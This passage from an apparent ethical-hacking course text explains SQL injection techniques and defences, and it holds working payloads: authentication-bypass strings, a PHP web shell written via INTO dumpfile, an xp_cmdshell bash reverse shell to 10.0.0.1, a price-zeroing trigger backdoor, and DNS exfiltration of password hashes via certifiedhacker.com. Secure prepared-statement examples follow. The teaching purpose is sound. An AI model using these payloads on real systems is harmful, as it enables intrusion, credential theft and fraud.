        RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
    END IF;
  CLOSE CUR;
END;
```

To execute the above procedure, use the following command:

```
EXEC Validate_UserPassword('Bob', '@Bob123');
```

The above PL/SQL procedure can be exploited in two different ways:

- **Exploiting Quotes**

  For example, if an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password.

  ```
  EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be

  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND Password =
  'x' OR '1'='1';
  ```

- **Exploitation by Truncation**

  An attacker may use in-line comments to bypass certain parts of an SQL statement. The attacker uses in-line comments along with username as follows.

  ```
  EXEC Validate_UserPassword ('Bob''--', '');
  ```

  The PL/SQL procedure executes successfully and the resultant SQL query will be


  ```
  SELECT 1 FROM User_Details WHERE UserName = 'Bob'-- AND
  Password='';
  ```

The techniques discussed above to exploit PL/SQL code can also be used with any insecure programming structures in PHP, .NET, and so on, which are used to interact with an SQL database.

The following countermeasures can be adopted to protect PL/SQL code from SQL injection attacks:

- Minimize user inputs to dynamic SQL
- Validate and sanitize user inputs before including them in dynamic SQL statements

  Use the `DBMS_ASSERT` package provided by Oracle to validate user inputs
- Make use of bind parameters in dynamic SQL to reduce the possibility of attacks
- Avoid single quotes and use secure string parameters by employing double quotes



Creating Server Backdoors using SQL Injection

The following are different methods to create backdoors:

- **Getting OS Shell**

  Attackers use SQL server functions such as `xp_cmdshell` to execute arbitrary commands. Every DBMS software has its own naming convention for such functions. Another way to create backdoors is to use the `SELECT ... INTO OUTFILE` feature provided by MySQL to write arbitrary files with the database user permissions. With this query, it is also possible to overwrite the shell script that is invoked at system startup. Backdoors can also be created by defining and using stored procedures in the database.

  - **Using Outfile**

    If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server

    ```
    SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable INTO
    dumpfile '/var/www/html/shell.php'
    ```

  - **Finding Directory Structure**

    To learn the location of the database in the web server, an attacker can use the following SQL injection query, which gives the directory structure. By learning about the structure of the directory, an attacker can find the location to place the shell on the web server.

    ```
    SELECT @@datadir;
    ```

- **Using Built-in DBMS Functions**

  MSSQL has built-in functions such as `xp_cmdshell` to call OS functions at run time. For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
```

- **Creating Database Backdoor**


  Attackers use triggers to create database backdoors. A database trigger is a stored procedure that is automatically invoked and executed in response to certain database events.

  For example, an online shopping website stores the details of all the items it sells in a database table called ITEMS. An attacker may inject a malicious trigger into this table such that whenever an INSERT query is executed, the trigger will automatically set the price of the item to 0. Hence, whenever a customer purchases an item, he/she purchases the item without paying money.

  The Oracle code for the malicious trigger is given below:

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
  UPDATE ITEMS
  SET Price = 0;
END;
```

  The attacker needs to inject and execute this database trigger on the web server to create the backdoor.



HTTP Header-Based SQL Injection

Attackers can use HTTP headers to inject SQL queries into a vulnerable server. This vulnerability is usually caused when proper sanitization is not performed on the user's input. Attackers may exploit different HTTP header fields to inject malicious SQL queries.

- **HTTP Header fields**

  HTTP header fields are components of the HTTP request and response message headers. These fields are useful for defining the operational parameters of an HTTP transaction between the web server and the browser.

  Some basic Request HTTP header fields are as follows:

```
GET / HTTP/1.1
Connection: "Connection"
Keep-Alive: "Timeout"
Accept:*/*
Host: Host" ":" host [ ":" port ]
Accept-Language: language [q=qvalue]
Accept-Encoding: "encoding types"
User-Agent: "<product><product-version> <comment>"
Cookie: name=value
```

  The HTTP cookies are the first potential HTTP variables used for testing, and they are stored in the databases for sessions identification.

- **X-Forwarded-For**

  X-Forwarded-For is an HTTP header field that is used by attackers to identify the IP address of the client system that initiated the connection to a web server via an HTTP proxy.

  For example, assume that the following SQL query includes a flaw in the form submission:

```
$req = mysql_query("SELECT username,pwd FROM admin_table WHERE
username='".sanitize($_POST['user'])."'                    AND
pwd='".md5($_POST['password'])."' AND ipadrr='".ip_address()."'");
```

  By checking the query, the variable login is correctly controlled due to the sanitize() method.

```
function sanitize($params){
      if (is_numeric($params)) {
            return $params;
      } else {
            return mysql_real_escape_string($params);
      }
}
```

  Now, check for the IP variable that is allocating the output of ip_address()

```
function ip_address () {
      if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
            $ip_addr = $_SERVER['HTTP_X_FORWARDED_FOR'];
      } else {
            $ip_addr = $_SERVER["REMOTE_ADDR"];
      }
      if(preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-
      9]{1,3}#",$ip_addr)) {
            return $ip_addr;
      } else {
            return $_SERVER["REMOTE_ADDR"];
      }
}
```

  In the above function, the IP address is retrieved from the HTTP header `X_FORWARDED_FOR` and further verified by the `preg_match` function to check whether the input has at least one IP address. It implies that the input taken from `X_FORWARDED_FOR` is not properly sanitized, which may lead to malicious SQL query injection.

For example, an attacker can modify the X-Forwarded-For HTTP header field and inject a malicious SQL query to evade the authentication control mechanism.

```
GET /index.php HTTP/1.1

Host: [host]

X_FORWARDED_FOR :10.10.10.11' or 1=1#
```

- **User-Agent**

  User-Agent is an HTTP header field that includes information related to the user agent that initiated the HTTP request.

  ```
  User-Agent : product | comment
  ```

  For example:

  ```
  User-Agent: Mozilla/ 68.0.2 (compatible; MSIE5.01; Windows 10)
  ```

  The first white space delimited word will be the name of the software product followed by an optional slash and the version number. Attackers can exploit this feature to inject malicious input into the User-Agent field.

  For example, an attacker may modify the User-Agent field as follows:

  ```
  GET /index.php HTTP/1.1

  Host: [host]

  User-Agent: aaa' or 1/*
  ```

- **Referer**

  Referer is an HTTP header that is vulnerable to SQL injection, as the application stores the input in the database without proper sanitization. It is an optional HTTP header field that allows a client to specify the URI of a document or an object within the document. This allows a web server to maintain a list of back-links to documents for logging purposes and helps in tracing malicious links.


  For example, an attacker can modify the Referer HTTP header field with malicious input as follows:

  ```
  GET /index.php HTTP/1.1

  Host: [host]

  User-Agent: aaa' or 1/*

  Referer: http://www.hackerswebsite.com
  ```



DNS Exfiltration using SQL Injection

Attackers use DNS exfiltration to extract data, such as password hashes from a DNS request. The DNS requests sent by the attacker can possibly pass through the database server to an arbitrary host. Even though the firewall prevents the database server from sending data directly to the Internet, it can allow the DNS requests to pass through an internal DNS server as the requests originate from the server.

Attackers embed the output of a malicious SQL query in a DNS request and capture the DNS response sent by the server. For example, an attacker may try to perform DNS exfiltration using SQL injection as follows:

```
do_dns_lookup((select top 1 password from users) +
'.certifiedhacker.com');
```

An attacker uses the SELECT statement for acquiring the password hash by appending a domain name to the end of the statement (i.e., certifiedhacker.com). The attacker then performs a DNS lookup for a fabricated hostname and runs a packet sniffer to capture packets from the name server of the target domain and retrieves the password hash from the DNS record.

```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A?
0x4a6f686e.certifiedhacker.com
```

In the above statement, the string "`0x4a6f686e`" represents the password hash extracted by the attacker using the SELECT statement.

For example, if the attacker sets up a DNS server at `appserver.example.com`, he/she can perform a DNS lookup on `hostname.appserver.example.com` so that his/her server will receive the query for that host, allowing him/her to retrieve the data from the DNS request.

The following code illustrates DNS exfiltration performed using SQL injection on MS SQL Server:

```
DECLARE @hostname varchar(1024);
SELECT @hostname=(SELECT HOST_NAME())+'.appserver.example.com;
EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```

Case Study: SQL Injection Attack and Defense

Example 1: Returning more data than expected

Vulnerable Code

- Retrieves user details such as account number and balance based on login id

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = "
+ request.getParameter("login_id");
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(outBalanceQuery);
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat
("outstandBal"));
    }
} catch (SQLException e) { ... }
```

- When the below query is executed, it will return all the credit card numbers and outstanding balance amounts

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = ?";
try {
    PreparedStatement stmt =
    connection.prepareStatement(outBalanceQuery);
    stmt.setInt(1, request.getParameter("login_id"));
    ResultSet rs = stmt.executeQuery();
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("
outstandBal"));
    }
} catch (SQLException e) { ... }
```

- If an attacker attempts to perform an SQL injection, then the function setInt() will throw an illegal argument exception, which prevents such attacks

Case Study: SQL Injection Attack and Defense (Cont'd)

Example 2: Escalating Privileges

Vulnerable Code

- Vulnerable code for a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
    Satament stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(myQuery);
    rs.first();
    userId = rs.getInt("userId");
    if (!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash"))) {
        throw BadLoginException();)
    String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
    while (rs.next()) {
        userGroup.put(rs.getString("userGroup"), true);
    } }
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

- For example, assume Bob is an attacker who is trying to escalate his privileges to the Administrator. He would provide the following input :

```
Bob'; INSERT INTO userMembership (userId, userGroup)
VALUES (SELECT userId FROM users WHERE userName='Bob',
'Administrator'); --
```

- The single quote character in the input leads to the interpretation of the entire input as a part of the SQL statement, which when executed escalates the privileges of Bob to the Administrator

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = ?";
…
try {
    PreparedStatement stmt = connection.prepareStatement(myQuery);
    stmt.setString(1, request.getParameter("userName"));
    ResultSet rs = stmt.executeQuery();
…
```


Case Study: SQL Injection Attack and Defense

SQL injection can occur when the application has a security weakness that can allow the attacker to take control of the database. The following is an example illustrating how attackers exploit SQL injection vulnerabilities in the code and how developers write secure code to prevent such attacks.

- **Example 1: Returning more data than expected**

  Attackers may exploit vulnerable code to inject a malicious SQL query and may force the code to return more information than expected.

  For example, consider the following vulnerable code written in Java, which retrieves user details such as account number and balance based on the login id:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = " +
request.getParameter("login_id");

try {

Statement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(outBalanceQuery);

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

  For example, assume that a user with login id 768 has logged in and visited the URL

```
https://www.mybank.com/show_balances?login_id=768
```

  The corresponding SQL query for the above request will be

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 768
```

  This query returns the details of the credit card holder and displays the details on the web page. An attacker may exploit the parameter `login_id` to inject malicious input as follows:

```
0 OR 1=1
```

  This results in the following SQL query:

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

  When the above query is executed, the database will return all the credit card numbers and their respective outstanding balance amounts, and display the results on the web page.

  Secure code to prevent such attacks:

  Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = ?";

try {
```

```
PreparedStatement stmt =
connection.prepareStatement(outBalanceQuery);

stmt.setInt(1, request.getParameter("login_id"));

ResultSet rs = stmt.executeQuery();

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

Now, if an attacker attempts to perform an SQL injection attack using a malicious input, then the function setInt() will return an illegal argument exception preventing such attacks.

- **Example 2: Escalating Privileges**

  For example, consider the following code written in Java to implement a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = '" + request.getParameter("userName") + "'";

int userId = -1;

HashMap userGroup = new HashMap();

try {

Satement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(myQuery);

rs.first();

userId = rs.getInt("userId");

if(!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash")))
{

   throw BadLoginException();

}

String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;

rs = stmt.executeQuery(userQuery);

while (rs.next()) {

userGroup.put(rs.getString("userGroup"), true);

}

}

catch (SQLException e) { ... }

